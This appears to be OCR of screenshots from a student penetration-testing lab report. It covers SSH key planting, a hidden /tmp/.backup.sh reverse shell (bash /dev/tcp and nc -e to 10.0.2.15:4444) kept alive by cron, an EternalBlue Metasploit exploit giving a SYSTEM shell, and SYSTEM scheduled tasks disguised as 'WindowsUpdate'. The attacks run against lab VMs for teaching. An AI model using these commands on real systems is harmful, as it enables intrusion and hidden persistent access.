


Figure (Page 34): Execution verification screenshot from Week 5 PDF (Page 34)

```
Author:                                 N/A
Task To Run:                            c:\program files\windows defender\MpCmd
Run.exe Scan -ScheduleJob -WinTask -RestrictPrivilegesScan
Start In:                               N/A
Comment:                                Scheduled Scan
Scheduled Task State:                   Enabled
Idle Time:                              Only Start If Idle for 1 minutes, If No
t Idle Retry For 240 minutes
Power Management:                       No Start On Batteries
Run As User:                            SYSTEM
Delete Task If Not Rescheduled:         Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                               Scheduling data is not available in thi
s format.
Schedule Type:                          Daily
Start Time:                             5:22:02 AM
Start Date:                             1/1/2000
End Date:                               1/1/2100
Days:                                   Every 1 day(s)
Months:                                 N/A
```

Figure (Page 34): Execution verification screenshot from Week 5 PDF (Page 34)

```
C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\
Run
```

Figure (Page 34): Execution verification screenshot from Week 5 PDF (Page 34)

```
C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\
Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run


C:\Windows\system32>reg query HKCU\Software\Microsoft\Windows\CurrentVersion\
Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

Figure (Page 35): Execution verification screenshot from Week 5 PDF (Page 35)

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen -t rsa -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase for "/home/kali/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:p4GzTlP0MrV8l+MQFZF56hBFUn/V+Q2QhuCHIl+3+7U kali@kali
The key's randomart image is:
+---[RSA 2048]----+
|        .. .o*B=+|
|       . .. +o+o+|
|    . . = + ... +=|
|     o = * o....+|
|      + S * oo+  |
|       + * o +.. |
|      + . .   o  |
|     o .   . . . |
|      .     . E  |
+----[SHA256]-----+
```

Figure (Page 36): Execution verification screenshot from Week 5 PDF (Page 36)

```
┌──(kali㉿kali)-[~]
└─$ cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCN9b/yDvklMrJV2ty2GbyW5aWaD2kVEDftnf2sX
M5raTUa47v+UrLDvOCuJh0ufFg8/v1+Szm0srDeTbpu5n4254tRiVTJnYQHl38eEFSU0jZCb3eGQ4
K0ERKECmCb/P19domrfoDYdPTc7jba7xvIjNbjZ8ZgZX8i7jUtDR2YFNyEGxAxOUxhuFLtj15tbof
PgZ4CSsNnnEhEjdxwq60nj2g52YnWrg78PmM8SNgT9hgNXioyj6TgJbnwZzlshcHLNXG1QWczQZR8
uZg9d1235i5HIqHI1zd6io9NlwRIrA/KKasVoIcWPv2wKm9FPPq+biGcED60EQPFYFBUc+EL kali
@kali
```

Figure (Page 36): Execution verification screenshot from Week 5 PDF (Page 36)

```
root@metasploitable:/# mkdir -p ~/.ssh
echo "YOUR_PUBLIC_KEY" >> ~/.ssh/authorized_keys
chmod 700 ~/.ssh
chmod 600 ~/.ssh/authorized_keysmkdir -p ~/.ssh
echo "YOUR_PUBLIC_KEY" >> ~/.ssh/authorized_keys
chmod 700 ~/.ssh
root@metasploitable:/# echo "YOUR_PUBLIC_KEY" >> ~/.ssh/authorized_keys
root@metasploitable:/# chmod 700 ~/.ssh
root@metasploitable:/#
chmod 600 ~/.ssh/authorized_keys
root@metasploitable:/#

root@metasploitable:/#

root@metasploitable:/#

root@metasploitable:/# mkdir -p ~/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD ... " >> ~/.ssh/authorized_keys
chmod 700 ~/.ssh
chmod 600 ~/.ssh/authorized_keysmkdir -p ~/.ssh
root@metasploitable:/# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD ... " >> ~
sh/authorized_keys
root@metasploitable:/# chmod 700 ~/.ssh
root@metasploitable:/#
```

Figure (Page 37): Execution verification screenshot from Week 5 PDF (Page 37)

```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@10.0.2.3
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
_____________________________________________________________
Features of this system Limit software security Against
malicious use, Giving observant attackers five internet activity.


Proceed at your own risk.
_____________________________________________________________

msfadmin@10.0.2.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
6
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
```

Figure (Page 37): Execution verification screenshot from Week 5 PDF (Page 37)

```
msfadmin@10.0.2.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Figure (Page 38): Execution verification screenshot from Week 5 PDF (Page 38)

```
msfadmin@metasploitable:~$ ssh root@10.0.2.3
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.
Features of this system Limit software security Against
malicious use, Giving observant attackers five internet activity.

Proceed at your own risk.
root@10.0.2.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Figure (Page 38): Execution verification screenshot from Week 5 PDF (Page 38)

```
root@metasploitable:~# echo '#!/bin/bash' > /tmp/.backup.sh
<o 'bash -i >& /dev/tcp/10.0.2.15/4444 0>&1' >> /tmp/.backup.sh
root@metasploitable:~# chmod +x /tmp/.backup.sh
root@metasploitable:~# cat /tmp/.backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.0.2.15/4444 0>&1
```

Figure (Page 38): Execution verification screenshot from Week 5 PDF (Page 38)

```
root@metasploitable:~#
<ontab -l 2>/dev/null; echo "0 * * * * /tmp/.backup.sh") | crontab -
root@metasploitable:~# crontab -l
0 * * * * /tmp/.backup.sh
root@metasploitable:~#
```

Figure (Page 38): Execution verification screenshot from Week 5 PDF (Page 38)




Figure (Page 39): Execution verification screenshot from Week 5 PDF (Page 39)

```
root@metasploitable:~#
root@metasploitable:~#
<ontab -l 2>/dev/null; echo "0 * * * * /tmp/.backup.sh") | crontab -
root@metasploitable:~# crontab -l
0 * * * * /tmp/.backup.sh
root@metasploitable:~# /tmp/.backup.sh
/tmp/.backup.sh: line 2: /dev/tcp/10.0.2.15/4444: No such file or directory
root@metasploitable:~# cat > /tmp/.backup.sh << 'EOF'
> #!/bin/bash
> nc -e /bin/bash 10.0.2.15 4444
> EOF
root@metasploitable:~# chmod +x /tmp/.backup.sh
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~# /tmp/.backup.sh
```

Figure (Page 39): Execution verification screenshot from Week 5 PDF (Page 39)




Figure (Page 39): Execution verification screenshot from Week 5 PDF (Page 39)




Figure (Page 40): Execution verification screenshot from Week 5 PDF (Page 40)

```
msf exploit(windows/smb/psexec) > use exploit/windows/smb/ms17_010_eternalblu
e

[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meter
preter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.101:445    - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 192.168.56.101:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.101:445 - The target is vulnerable.
```

Figure (Page 40): Execution verification screenshot from Week 5 PDF (Page 40)

```
=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=

meterpreter > sessions -l
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help            Show this message
    -i, --interact <id>   Interact with a provided session ID

meterpreter > shell
Process 2668 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure (Page 41): Execution verification screenshot from Week 5 PDF (Page 41)

```
C:\Windows\system32>schtasks /create /sc onlogon /tn "WindowsUpdate" /tr "C:\
Windows\System32\calc.exe" /ru SYSTEM
schtasks /create /sc onlogon /tn "WindowsUpdate" /tr "C:\Windows\System32\cal
c.exe" /ru SYSTEM
SUCCESS: The scheduled task "WindowsUpdate" has successfully been created.

C:\Windows\system32>schtasks /query /tn "WindowsUpdate"
schtasks /query /tn "WindowsUpdate"

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===========
==
WindowsUpdate                            N/A                    Ready
```

Figure (Page 41): Execution verification screenshot from Week 5 PDF (Page 41)

```
SUCCESS: The scheduled task "WindowsUpdate" has successfully been created.

C:\Windows\system32>schtasks /query /tn "WindowsUpdate"
schtasks /query /tn "WindowsUpdate"

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===========
==
WindowsUpdate                            N/A                    Ready


C:\Windows\system32>schtasks /query /fo LIST /v | findstr /i "WindowsUpdate"
schtasks /query /fo LIST /v | findstr /i "WindowsUpdate"
TaskName:                                \WindowsUpdate

C:\Windows\system32>schtasks /run /tn "WindowsUpdate"
schtasks /run /tn "WindowsUpdate"
SUCCESS: Attempted to run the scheduled task "WindowsUpdate".

C:\Windows\system32>schtasks /create /sc onstart /tn "SystemUpdate" /tr "C:\W
indows\System32\calc.exe" /ru SYSTEM
schtasks /create /sc onstart /tn "SystemUpdate" /tr "C:\Windows\System32\calc
.exe" /ru SYSTEM
SUCCESS: The scheduled task "SystemUpdate" has successfully been created.
```

Figure (Page 42): Execution verification screenshot from Week 5 PDF (Page 42)

```
=
WindowsUpdate                             N/A                    Ready


C:\Windows\system32>schtasks /query /fo LIST /v | findstr /i "WindowsUpdate"
schtasks /query /fo LIST /v | findstr /i "WindowsUpdate"
TaskName:                                 \WindowsUpdate

C:\Windows\system32>schtasks /run /tn "WindowsUpdate"
schtasks /run /tn "WindowsUpdate"
SUCCESS: Attempted to run the scheduled task "WindowsUpdate".

C:\Windows\system32>schtasks /create /sc onstart /tn "SystemUpdate" /tr "C:\W
indows\System32\calc.exe" /ru SYSTEM
schtasks /create /sc onstart /tn "SystemUpdate" /tr "C:\Windows\System32\calc
.exe" /ru SYSTEM
SUCCESS: The scheduled task "SystemUpdate" has successfully been created.

C:\Windows\system32>schtasks /query /tn "SystemUpdate"
schtasks /query /tn "SystemUpdate"

Folder: \
TaskName                                  Next Run Time          Status

========================================= ====================== ===========
=
```

Figure (Page 42): Execution verification screenshot from Week 5 PDF (Page 42)

```
========================================= ====================== ===========
=
WindowsUpdate                             N/A                    Ready


C:\Windows\system32>schtasks /query /fo LIST /v | findstr /i "WindowsUpdate"
schtasks /query /fo LIST /v | findstr /i "WindowsUpdate"
TaskName:                                 \WindowsUpdate

C:\Windows\system32>schtasks /run /tn "WindowsUpdate"
schtasks /run /tn "WindowsUpdate"
SUCCESS: Attempted to run the scheduled task "WindowsUpdate".

C:\Windows\system32>schtasks /create /sc onstart /tn "SystemUpdate" /tr "C:\W
indows\System32\calc.exe" /ru SYSTEM
schtasks /create /sc onstart /tn "SystemUpdate" /tr "C:\Windows\System32\calc
.exe" /ru SYSTEM
SUCCESS: The scheduled task "SystemUpdate" has successfully been created.

C:\Windows\system32>schtasks /query /tn "SystemUpdate"
schtasks /query /tn "SystemUpdate"

Folder: \
TaskName                                  Next Run Time          Status
```

Figure (Page 43): Execution verification screenshot from Week 5 PDF (Page 43)




Figure (Page 43): Execution verification screenshot from Week 5 PDF (Page 43)




Figure (Page 44): Execution verification screenshot from Week 5 PDF (Page 44)

```
Folder: \Microsoft\Windows\AppID
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
PolicyConverter                          Disabled

VerifiedPublisherCertStoreCheck          Disabled


Folder: \Microsoft\Windows\Application Experience
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
AitAgent                                 7/31/2026 2:30:00 AM   Unknown

ProgramDataUpdater                       7/31/2026 12:30:00 AM  Unknown


Folder: \Microsoft\Windows\Autochk
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
Proxy                                    N/A                    Ready
```

Figure (Page 44): Execution verification screenshot from Week 5 PDF (Page 44)

```
TaskName                                 Next Run Time          Status
======================================== ====================== ===========
ActivateWindowsSearch                    N/A                    Ready

ConfigureInternetTimeService             N/A                    Ready

DispatchRecoveryTasks                    N/A                    Ready

ehDRMInit                                N/A                    Ready

InstallPlayReady                         N/A                    Ready

mcupdate                                 N/A                    Ready

MediaCenterRecoveryTask                  N/A                    Ready

ObjectStoreRecoveryTask                  N/A                    Ready

OCURActivate                             N/A                    Ready

OCURDiscovery                            N/A                    Ready

PBDADiscovery                            N/A                    Ready
```

Figure (Page 45): Execution verification screenshot from Week 5 PDF (Page 45)

